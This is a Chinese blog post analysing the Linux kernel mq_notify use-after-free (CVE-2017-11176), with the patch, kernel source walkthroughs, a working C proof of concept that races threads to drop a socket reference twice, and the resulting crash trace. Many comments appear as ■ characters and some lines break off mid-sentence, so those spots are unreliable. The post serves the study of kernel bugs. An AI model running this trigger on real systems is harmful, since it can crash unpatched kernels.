cve-2017-11176 利用分析+exp

Kaka / 2019-06-09 08:46:00 / 浏览数 6961 技术文章 技术文章 顶(0) 踩(0)

环境

- linux kernel 4.1.1
- qemu

相关结构

这一部分参考博客，im0963表哥这一些列文章做了翻译，建议先了解一下这些结构，对后面的调试有帮助

task_struct

```
struct  task_struct  {
   volatile  long  state ;             //■■■■■■■■■■■...■
   void  * stack ;                     //■■■■■■■
   int  prio ;                        //■■■■■
   struct  mm_struct  * mm ;            //■■■■■■
   struct  files_struct  * file;      //■■■■■■
   const  struct  cred  * cred ;         //■■,■■uid■■■■■
 // ...
};
```

每个进程，线程都有自己的task_struct,可以通过current宏进行访问

fd,file object,fdt,file_struct

fd:对于给定进程而言，是一个整数
file object(struct file):表示一个已经打开的文件

```
struct  file  {
   loff_t                            f_pos ;             //“cursor”■■■■■■■
   atomic_long_t                     f_count ;           //■■■■■■■■
   const  struct  file_operations       * f_op ;             //■■■■■VFT■■■
 void                              * private_data ;       //■■“specialization”■■
 // ...
};

struct file *filp; / *■■■■ * /
```

fdt:将fd转换为对应的filp，这个映射不是一一映射，可能对各文件描述符指向同一个文件对象，这种情况下，文件对象的引用计数器加一。

```
struct  fdtable  {
   unsigned  int  max_fds ;
   struct  file  **  fd ;       / *■■fd■■* /
 // ...
};
```

file_struct ：将fdt链接到进程内部,file_struct可以在多个线程之间共享

```
struct  files_struct  {
   atomic_t  count ;            //■■■■■
   ■■ fdtable  * fdt ;       //■■■■■■■■■■■
 // ...
};
```

socket,sock,skb

创建socket时，比如调用了socket syscall，就会创建一个struct file类型的的socket文件对象，然后创建一个结构体`socker_file_ops`，里面包含了对这个file的操作,并且将它的操作(file operation)嵌入其中

```
static const struct file_operations socket_file_ops = {
   .read = sock_aio_read,      // <---- calls sock->ops->recvmsg()
   .write =    sock_aio_write, // <---- calls sock->ops->sendmsg()
   .llseek =   no_llseek,      // <---- returns an error
 // ...
}
```

socket实际上实现了许多socket api，这些api都被嵌入到一个虚拟函数表（virtual function
table）的结构体中，结构体被称为`proto_ops`,每一种类型的socket都执行它们自己的proto_ops

```
struct proto_ops {
   int     (*bind)    (struct socket *sock, struct sockaddr *myaddr, int sockaddr_len);
   int     (*connect) (struct socket *sock, struct sockaddr *vaddr,  int sockaddr_len, int flags);
   int     (*accept)  (struct socket *sock, struct socket *newsock, int flags);
 // ...
}
```

当一个BSD-style syscall被调用的的时候，一般流程如下：

- 从(fdt)文件描述符表中，检索对应的struct file（文件对象）
- 从 文件对象中找到 struct socket
- 调用对应的proto_ops进行回调

struct socket实际上在网络栈的最顶层，通常再进行一些sending/receiving
data操作时需要控制底层，因此，socket对象里面有一个指针指向了sock对象（struct sock）

```
struct socket {
   struct file     *file;
   struct sock     *sk;
   const struct proto_ops  *ops;
 // ...
};
```

当网卡收到一个来自外界的数据包时，网卡驱动会把这个packet（排队）放到receiving
buf中，这个packet会一直在这个缓冲区内，直到应用程序决定接收（recvmsg()）它。相反，当应用程序想要发送（sendmsg()）一个数据包，这个packet会被放到sendin
buf内，一旦收到"通知"，网卡驱动就会将它发送出去。
这些packet也被称为`struct sk_buff`或者`skb`，sending/receiving buf基本上是一个skb的双向链表

```
struct sock {
   int         sk_rcvbuf;    // theorical "max" size of the receive buffer
   int         sk_sndbuf;    // theorical "max" size of the send buffer
   atomic_t        sk_rmem_alloc;  // "current" size of the receive buffer
   atomic_t        sk_wmem_alloc;  // "current" size of the send buffer
   struct sk_buff_head sk_receive_queue;   // head of doubly-linked list
   struct sk_buff_head sk_write_queue;     // head of doubly-linked list
   struct socket       *sk_socket;
 // ...
}
```

从上面的结构体中的可以看出来，sock对象中也引用了socket对象（sk_socket），但是在网上看，socket对象中也引用了sock对象（sk），同理，struct
socket中引用了file对象（file），struct file中引用了socket对象（private_data）,这种双向机制使得数据可以贯通整个网络栈。

netlink socket

这是一种特殊的socket，它允许用户空间与kernel通信，它可以用来修改路由表，接受SElinux事件通知，甚至可以与其他用户空间进程进行通信。
因为struct sock与struct socket都属于支持各种类型socket的通用数据结构，
从socket对象的观点来看，proto_ops字段需要定义，对于netlink家族来说，BSD-style socket的操作都是netlink_ops

```
static const struct proto_ops netlink_ops = {
   .bind =     netlink_bind,
   .accept =   sock_no_accept,     // <--- calling accept() on netlink sockets leads to EOPNOTSUPP error
   .sendmsg =  netlink_sendmsg,
   .recvmsg =  netlink_recvmsg,
 // ...
}
```

从sock的角度来看，在netlink的例子中，又有了专门的实现

```
struct netlink_sock {
   /* struct sock has to be the first member of netlink_sock */
   struct sock     sk; <<<<+++++++++++++++++++
   u32         pid;
   u32         dst_pid;
   u32         dst_group;
 // ...
};
```

netlink_sock 是由一个sock对象增加了许多附加属性.

这里有个问题没明白 free(&netlink_sock.sk) 等价于 free(&netlink_sock)

引用计数

当一个对象被其它对象引用时，引用计数器+1，当删除引用后-1，当引用计数器为0时，就会释放该对象。
正常情况下，对象的引用与释放是平衡的，但是当失去平衡的时候就会出现 memory corruption（内存破坏），
如下面的例子：

- 引用计数减少两次：uaf
- 引用计数增加两次：memory leak or int-overflow leading to uaf

回到漏洞部分

漏洞产生的原因

通过path可以发现，漏洞产生的原因是因为没有把sock对象的指针置NULL

```
diff --git a/ipc/mqueue.c b/ipc/mqueue.c
index c9ff943..eb1391b 100644
--- a/ipc/mqueue.c
+++ b/ipc/mqueue.c
@@ -1270,8 +1270,10 @@ retry:

     timeo = MAX_SCHEDULE_TIMEOUT;
     ret = netlink_attachskb(sock, nc, &timeo, NULL);
-     if (ret == 1)
+     if (ret == 1) {
+       sock = NULL;
       goto retry;
+     }
     if (ret) {
       sock = NULL;
       nc = NULL;
```

这段代码出现在mq_notify函数中，return to the code->

```
SYSCALL_DEFINE2(mq_notify, mqd_t, mqdes,
       const struct sigevent __user *, u_notification)
{
   int ret;
   struct fd f;
   struct sock *sock;
   struct inode *inode;
   struct sigevent notification;
   struct mqueue_inode_info *info;
   struct sk_buff *nc;      / *■■■■■* /
       / *■■u_notification■■■■■■■■■■■■■■■■■* /
   if (u_notification) {
       if (copy_from_user(&notification, u_notification,
                   sizeof(struct sigevent)))
           return -EFAULT;
   }
       / *■■■■■■* /
   audit_mq_notify(mqdes, u_notification ? &notification : NULL);
       / *■■■nc,sock */
   nc = NULL;
   sock = NULL;
   if (u_notification != NULL) {
               / *■■■■■■■■■■* /
       if (unlikely(notification.sigev_notify != SIGEV_NONE &&
                notification.sigev_notify != SIGEV_SIGNAL &&
                notification.sigev_notify != SIGEV_THREAD))
           return -EINVAL;
               /*■■■■■■■■■■■■■■■■■■■■■■■■■* /
       if (notification.sigev_notify == SIGEV_SIGNAL &&
           !valid_signal(notification.sigev_signo)) {
           return -EINVAL;
       }
```

```
               /*■■■■■■■■■■■*/
       if (notification.sigev_notify == SIGEV_THREAD) {
           long timeo;

           /* create the notify skb */
                       /* ■■■■■■■■■■■■■■■■■■■■* /
           nc = alloc_skb(NOTIFY_COOKIE_LEN, GFP_KERNEL);
           if (!nc) {
               ret = -ENOMEM;
               goto out;
           }
           if (copy_from_user(nc->data,
                   notification.sigev_value.sival_ptr,
                   NOTIFY_COOKIE_LEN)) {
               ret = -EFAULT;
               goto out;
           }

           /* TODO: add a header? */
                       /* skb_put()■■■■■■■■■■■■■■1■■■“push data info sk buffer”.
           skb_put(nc, NOTIFY_COOKIE_LEN);
           /* and attach it to the socket */
retry:
                       /*■■fd■■■■■file■■*/
           f = fdget(notification.sigev_signo);
           if (!f.file) {
               ret = -EBADF;
               goto out;
           }
                       /*■file object■■■■■■sock■■■■*/
           sock = netlink_getsockbyfilp(f.file);/*■■sock_hold(),sock■■■■■■■■■+1*/
           fdput(f);/*file ■■■■■■■-1*/
           if (IS_ERR(sock)) {
               ret = PTR_ERR(sock);
               sock = NULL;
               goto out;
           }

           timeo = MAX_SCHEDULE_TIMEOUT;
                       /*■■■■■■1■0■other ■■■■■*/
                       /*■■■■■■■■skb■■■sk receiving buf■*/
           ret = netlink_attachskb(sock, nc, &timeo, NULL);
           if (ret == 1)
               goto retry; /*■■retry ■■*/
           if (ret) {
               sock = NULL;
               nc = NULL;
               goto out;
           }
       }
   }
/ *■■■■■■■■■■* /
out:
   if (sock)
       netlink_detachskb(sock, nc);
   else if (nc)
       dev_kfree_skb(nc);

   return ret;
}
-------------------------------------------CUT LINE---------------------------------------------------
int netlink_attachskb(struct sock *sk, struct sk_buff *skb,
             long *timeo, struct sock *ssk)
{
   struct netlink_sock *nlk;

   nlk = nlk_sk(sk);
       /*■■sk■■■■■■■■■■■■ or netlink_sock■■■■■■■■■■*/
   if ((atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf ||
        test_bit(NETLINK_CONGESTED, &nlk->state)) &&
       !netlink_skb_is_mmaped(skb)) {
               /*■■■■■■■■*/
       DECLARE_WAITQUEUE(wait, current);
       if (!*timeo) {
           if (!ssk || netlink_is_kernel(ssk))
               netlink_overrun(sk);
           sock_put(sk);
           kfree_skb(skb);
           return -EAGAIN;
       }
               /*■■■■task■■■TASK_INTERRUPTIBLE*/
       __set_current_state(TASK_INTERRUPTIBLE);
               /*■■■wait ■■*/
       add_wait_queue(&nlk->wait, &wait);

       if ((atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf ||
            test_bit(NETLINK_CONGESTED, &nlk->state)) &&
           !sock_flag(sk, SOCK_DEAD))
           *timeo = schedule_timeout(*timeo);
               /*■■■■task■■■TASK_RUNNING*/
       __set_current_state(TASK_RUNNING);
               /*■■■■■■*/
       remove_wait_queue(&nlk->wait, &wait);
       sock_put(sk);/*sock■■■■■■■■-1■■■■■■■*/

       if (signal_pending(current)) {
           kfree_skb(skb);
           return sock_intr_errno(*timeo);
       }
       return 1;
   }
   netlink_skb_set_owner_r(skb, sk);
   return 0;
}
--------------------------------CUT LINE------------------------------------------------------------
static void netlink_skb_set_owner_r(struct sk_buff *skb, struct sock *sk)
{
   WARN_ON(skb->sk != NULL);
   skb->sk = sk;
   skb->destructor = netlink_skb_destructor;
   atomic_add(skb->truesize, &sk->sk_rmem_alloc);
   sk_mem_charge(sk, skb->truesize);
}
```

详细的代码分析以注释在上面。
关于mq_notify():

- 参数：
- mqdes：消息队列描述符

  notification：（1）not null:表示消息到达，且先前队列为空（2）null：表示撤销已注册的通知

  通知方式：

- 产生一个信号
- 创建一个线程执行一个函数

通过分析上面的代码可知，mq_notify()有如下几条路径：

- u_notification 为空时：调用remove_notification()撤销已注册通知
- u_notification
  不为空：判断通知类型：(1)SIGV_THREAD:申请内存空间并将用户空间通知拷贝到内核（nc）->将nc压入sock队列中-->获取对应的fd->从fd对应的filp中获取对应的so
  retry/goto out->goto retry:如果close这个file，那么将会直接goto out，此时sock不为空，会执行netlink_datachskb(),导致uaf。
- 还有中间过程出错直接goto out的路径就不写了

如何触发漏洞

根据patch可知，ret==1 时触发漏洞，ret是netlink_attachskb的返回值。
分析一下mq_notify系统调用执行到netlink_attachskb的条件：

- u_notification ！= NULL
- notification.sigev_notify = SIGEV_THREAD
- notification.sigev_value.sival_ptr 必须有效
- notification.sigev_signo 提供一个有效的文件描述符


这样就到达了 netlink_attachskb函数
再来详细分析一下这个函数（已经在上面代码中给出），看一下漏洞触发的路径，以及经历了哪些判断：
1， 根据代码可知，下面这个条件必须为真，首先对sk->sk_rmem_alloc跟sk->sk_rcvbuf进行了判断，如果判断不通过，则直接执行netlink_set_owner_r函数

```
if ((atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf ||
        test_bit(NETLINK_CONGESTED, &nlk->state)) &&
       !netlink_skb_is_mmaped(skb))
```

sk_rmem_alloc可以视为sk缓冲区的当前大小，sk_rcvbuf是sk的理论大小，因为sk_rmem_alloc有等于0的情况，因此sk_rcvbuf可能需要<0才可以，在sock_setsockopt函

```
val = min_t(u32, val, sysctl_rmem_max);
set_rcvbuf:
       sk->sk_userlocks |= SOCK_RCVBUF_LOCK;
       sk->sk_rcvbuf = max_t(u32, val * 2, SOCK_MIN_RCVBUF);
```

分析前面代码可以注意到，通过skb_set_owner_r可以更改sk_rmem_alloc的值,调用链如下：
`netlink_sendmsg->netlink_unicast->netlink_attachskb->netlink_skb_owner_r`
netlink_sendmsg可以在用户空间通过调用sendmsg实现调用



```
──────────────────────────────────────────────────────────── trace ────
[#0] 0xffffffff816ebf20 → netlink_sendmsg(sock=0xffff88000581f180, msg=0xffff880
00570bec0, len=0x2800)
[#1] 0xffffffff816a2db5 → sock_sendmsg_nosec(msg=<optimized out>, sock=<optimize
d out>)
[#2] 0xffffffff816a2db5 → sock_sendmsg(sock=0xffff88000581f180, msg=0xffff880005
70bec0)
[#3] 0xffffffff816a370b → ___sys_sendmsg(sock=0xffff88000581f180, msg=<optimized
 out>, msg_sys=0xffff88000570bec0, flags=0x40, used_address=0x0 <irq_stack_union
>)
[#4] 0xffffffff816a40dd → __sys_sendmsg(fd=<optimized out>, msg=0x7ffed0d5f8a0,
flags=0x40)
[#5] 0xffffffff816a412d → SYSC_sendmsg(flags=<optimized out>, msg=<optimized out
>, fd=<optimized out>)
[#6] 0xffffffff816a412d → SyS_sendmsg(fd=<optimized out>, msg=<optimized out>, f
lags=<optimized out>)
[#7] 0xffffffff81899157 → system_call()
```

因此首先分析netlink_sendmsg函数：

```
static int netlink_sendmsg(struct socket *sock, struct msghdr *msg, size_t len)
{
   struct sock *sk = sock->sk;
   struct netlink_sock *nlk = nlk_sk(sk);
   DECLARE_SOCKADDR(struct sockaddr_nl *, addr, msg->msg_name);
   u32 dst_portid;
   u32 dst_group;
   struct sk_buff *skb;
   int err;
   struct scm_cookie scm;
   u32 netlink_skb_flags = 0;

   if (msg->msg_flags&MSG_OOB)
       return -EOPNOTSUPP;

   err = scm_send(sock, msg, &scm, true);
   if (err < 0)
       return err;

   if (msg->msg_namelen) {
       err = -EINVAL;
       if (addr->nl_family != AF_NETLINK)
           goto out;
       dst_portid = addr->nl_pid;
       dst_group = ffs(addr->nl_groups);
       err =  -EPERM;
       if ((dst_group || dst_portid) &&
           !netlink_allowed(sock, NL_CFG_F_NONROOT_SEND))
```

```
            goto out;
        netlink_skb_flags |= NETLINK_SKB_DST;
    } else {
        dst_portid = nlk->dst_portid;
        dst_group = nlk->dst_group;
    }

    if (!nlk->portid) {
        err = netlink_autobind(sock);
        if (err)
            goto out;
    }

    /* It's a really convoluted way for userland to ask for mmaped
     * sendmsg(), but that's what we've got...
     */
    if (netlink_tx_is_mmaped(sk) &&
        msg->msg_iter.type == ITER_IOVEC &&
        msg->msg_iter.nr_segs == 1 &&
        msg->msg_iter.iov->iov_base == NULL) {
        err = netlink_mmap_sendmsg(sk, msg, dst_portid, dst_group,
                       &scm);
        goto out;
    }

    err = -EMSGSIZE;
    if (len > sk->sk_sndbuf - 32)
        goto out;
    err = -ENOBUFS;
    skb = netlink_alloc_large_skb(len, dst_group);
    if (skb == NULL)
        goto out;

    NETLINK_CB(skb).portid  = nlk->portid;
    NETLINK_CB(skb).dst_group = dst_group;
    NETLINK_CB(skb).creds   = scm.creds;
    NETLINK_CB(skb).flags   = netlink_skb_flags;

    err = -EFAULT;
    if (memcpy_from_msg(skb_put(skb, len), msg, len)) {
        kfree_skb(skb);
        goto out;
    }

    err = security_netlink_send(sk, skb);
    if (err) {
        kfree_skb(skb);
        goto out;
    }

    if (dst_group) {
        atomic_inc(&skb->users);
        netlink_broadcast(sk, skb, dst_portid, dst_group, GFP_KERNEL);
    }
    err = netlink_unicast(sk, skb, dst_portid, msg->msg_flags&MSG_DONTWAIT);

out:
    scm_destroy(&scm);
    return err;
}
```

如果想要执行netlink_unicast函数，则需要满足以下条件：

- msg->msg_flags != MSG_OOB
- scm()返回值 = 0，分析scm_send函数可知，只需要 msg->msg_controllen <= 0 即可。
- msg_>msg_namelen 不为空，nl_family = AF_NETLINK
- 传入的参数 len < (sk->sk_sndbuf - 32)

这样就可以执行netlink_unicast()，这里面基本没有我们的可控参数，可以直接执行netlink_attachskb(),结合上面的代码可知，当sk_rmem_alloc < skrcvbuf时，便会执行netlink_skb_set_owner_r函数，因此只要 sk_rmem_alloc < sk_rcvbuf,就会增加sk_rmem_alloc的大小

```
static void netlink_skb_set_owner_r(struct sk_buff *skb, struct sock *sk)
{
   WARN_ON(skb->sk != NULL);
   skb->sk = sk;
   skb->destructor = netlink_skb_destructor;
   atomic_add(skb->truesize, &sk->sk_rmem_alloc);
   sk_mem_charge(sk, skb->truesize);
}
```

这样每次都可以增加sk_rmem_alloc的值。

进入这个判断以后，当前的线程被加入wait队列中，timeo肯定不为NULL，所以当前线程状态被设置为task_interruptible，然后cpu调度进入block状态，等待被唤醒然后顺序执行,signal_pending检查是否有序号需要被处理，返回值=0，表示没有信号。然后返回1，

触发漏洞

前面已经知道了如何让 ret = 1,这里会继续执行retry，通过fd获取filp......，但是如果filp = NULL，就会进入out label

```
out:
   if (sock)
       netlink_detachskb(sock, nc);
   else if (nc)
       dev_kfree_skb(nc);
```

此时的sock不为空，但是netlink_detachskb对其减1，如果等于0，则free。
再次回到mq_notify主逻辑，看一下函数对sock的操作：

- netlink_getsockbyfilp->sock_hold() ： sk->refcnt += 1
- netlink_attachskb -> sk_put() : sk->refcnt -= 1

正常逻辑下：根据fd获取到sock结构，此时sock的引用加1，然后进入attachskb函数，判断此时的sk是不是“满了”，如果“满了”，则sock的引用减1，然后继续尝试获取soc
label，但是sock不为NULL，因此，sock的refcnt将会减1，但是在退出程序时，内核会将分配的对象释放掉，最终会调用`sock->ops->release()`,但是sock已经在前面袖

编写poc


```
#define _GNU_SOURCE
#include <asm/types.h>
#include <mqueue.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <linux/netlink.h>
#include <pthread.h>
#include <errno.h>
#include <stdbool.h>

#define MAX_MSGSIZE 1024
#define SOL_NETLINK (270)
#define _mq_notify(mqdes, sevp) syscall(__NR_mq_notify, mqdes, sevp)

struct state
{
   int ok;
   int fd;
   int close_fd;
}state;


int add_rmem_alloc(void){
   int fd1 = -1;
   int fd2 = -1;
   fd1 = socket(AF_NETLINK,SOCK_RAW,2);
   fd2 = socket(AF_NETLINK,SOCK_DGRAM,2);
   struct sockaddr_nl nladdr;
   nladdr.nl_family = AF_NETLINK;
   nladdr.nl_groups = 0;
   nladdr.nl_pad = 0;
   nladdr.nl_pid = 10;
   bind(fd1,(struct sockaddr*)&nladdr,sizeof(struct sockaddr_nl));

   struct msghdr msg;
   struct sockaddr_nl r_nladdr;
   r_nladdr.nl_pad = 0;
   r_nladdr.nl_pid = 10;
   r_nladdr.nl_family = AF_NETLINK;
   r_nladdr.nl_groups = 0;

   memset(&msg,0,sizeof(msg));
   msg.msg_name = &r_nladdr; /*address of receiver*/
   msg.msg_namelen = sizeof(nladdr);
   /* message head */
   char buffer[] = "An example message";
   struct nlmsghdr *nlhdr;
   nlhdr = (struct nlmsghdr*)malloc(NLMSG_SPACE(MAX_MSGSIZE));
   strcpy(NLMSG_DATA(nlhdr),buffer);
   nlhdr->nlmsg_len = NLMSG_LENGTH(strlen(buffer));/*nlmsghdr len + data len*/
   nlhdr->nlmsg_pid = getpid();  /* self pid */
   nlhdr->nlmsg_flags = 0;

   struct iovec iov;
   iov.iov_base = nlhdr;
   iov.iov_len = nlhdr->nlmsg_len;
   msg.msg_iov = &iov;
   msg.msg_iovlen = 1;

   while (sendmsg(fd2, &msg, MSG_DONTWAIT)>0) ;
   if (errno != EAGAIN)
   {
       perror("sendmsg");
       exit(-5);
   }
   printf("[*] sk_rmem_alloc > sk_rcvbuf ==> ok\n");
   return fd1;

   return 0;
}
static void *thread2(struct state *s){
   int fd = s->fd;
   s->ok = 1;
   sleep(3);
   close(s->close_fd);
   int optval = 1;
   if(setsockopt(fd,SOL_NETLINK,NETLINK_NO_ENOBUFS,&optval,4)){
       perror("setsockopt ");
   }
   else{
       puts("[*] wake up thread 1");
   }
}
void tiger(int fd){
   pthread_t pid;
   struct state s;
   s.ok = 0;
   s.fd = fd;
   s.close_fd = dup(fd);
   if(errno = pthread_create(&pid,NULL,thread2,&s)){
       perror("pthread_create ");
       exit(-1);
   }
   while(!(s.ok));
   puts("[*] mq_notify start");
```

```
    struct sigevent sigv;
    sigv.sigev_signo = s.close_fd;
    sigv.sigev_notify = SIGEV_THREAD;
    sigv.sigev_value.sival_ptr = "test";
    _mq_notify((mqd_t)0x666,&sigv);
    puts("ok");
}
int main(){
    int fd = -1;
    fd = add_rmem_alloc();

    tiger(fd);
    puts("ok");
    return 0;
}
```

根据前面分析的流程，可以得到这个poc：

- add_rmem_alloc 函数：通过sendmsg 增加 sk_rmem_alloc,使其 > sk_rcvbuf
- tiger 函数： 通过再次创建一个线程(thread2) ,thread2执行的时候，执行mq_notify，在thread2开头先使用sleep，保证 thread1进入wait状态，然后close thread1使用的fd，然后唤醒thread1.
- 函数退出，执行do_exit，crash

这是函数在崩溃的时候的调用栈


```
/exp # ./test
[*] sk_rmem_alloc > sk_rcvbuf ==> ok
[*] mq_notify start
ok
ok
[ 2657.581208] ------------[ cut here ]------------
[ 2657.586574] WARNING: CPU: 0 PID: 924 at net/netlink/af_net)
[ 2657.587178] Modules linked in:
[ 2657.587781] CPU: 0 PID: 924 Comm: test Tainted: G        W3
[ 2657.587990] Hardware name: QEMU Standard PC (i440FX + PIIX4
[ 2657.588982]  ffffffff81c26ee0 ffff88000571bd18 ffffffff8188
[ 2657.589410]  0000000000000000 ffff88000571bd58 ffffffff8108
[ 2657.589787]  ffff8800056bd400 ffff88000697c210 ffff88000560
[ 2657.590494] Call Trace:
[ 2657.590837]  [<ffffffff81890fe0>] dump_stack+0x45/0x57
[ 2657.591015]  [<ffffffff81051f95>] warn_slowpath_common+0x80
[ 2657.591325]  [<ffffffff81052075>] warn_slowpath_null+0x15/0
[ 2657.591602]  [<ffffffff816ebae7>] netlink_release+0x4e7/0x0
[ 2657.591823]  [<ffffffff81333de6>] ? __percpu_counter_add+00
[ 2657.592204]  [<ffffffff816a1fba>] sock_release+0x1a/0x90
[ 2657.592268]  [<ffffffff816a203d>] sock_close+0xd/0x20
[ 2657.592268]  [<ffffffff8116f9e7>] __fput+0xd7/0x1f0
[ 2657.592268]  [<ffffffff8116fb49>] ____fput+0x9/0x10
[ 2657.592268]  [<ffffffff8106ca8c>] task_work_run+0xcc/0xf0
[ 2657.592268]  [<ffffffff81053559>] do_exit+0x2e9/0xc10
[ 2657.592268]  [<ffffffff8105d549>] ? signal_wake_up_state+00
[ 2657.592268]  [<ffffffff8105e8e2>] ? zap_other_threads+0x820
[ 2657.592268]  [<ffffffff81054c9e>] do_group_exit+0x3e/0xa0
[ 2657.592268]  [<ffffffff81054d0f>] SyS_exit_group+0xf/0x10
```

调用链如下：`do_exit -> ___fput -> __fput -> sock_close -> sock_release -> netlink_release`

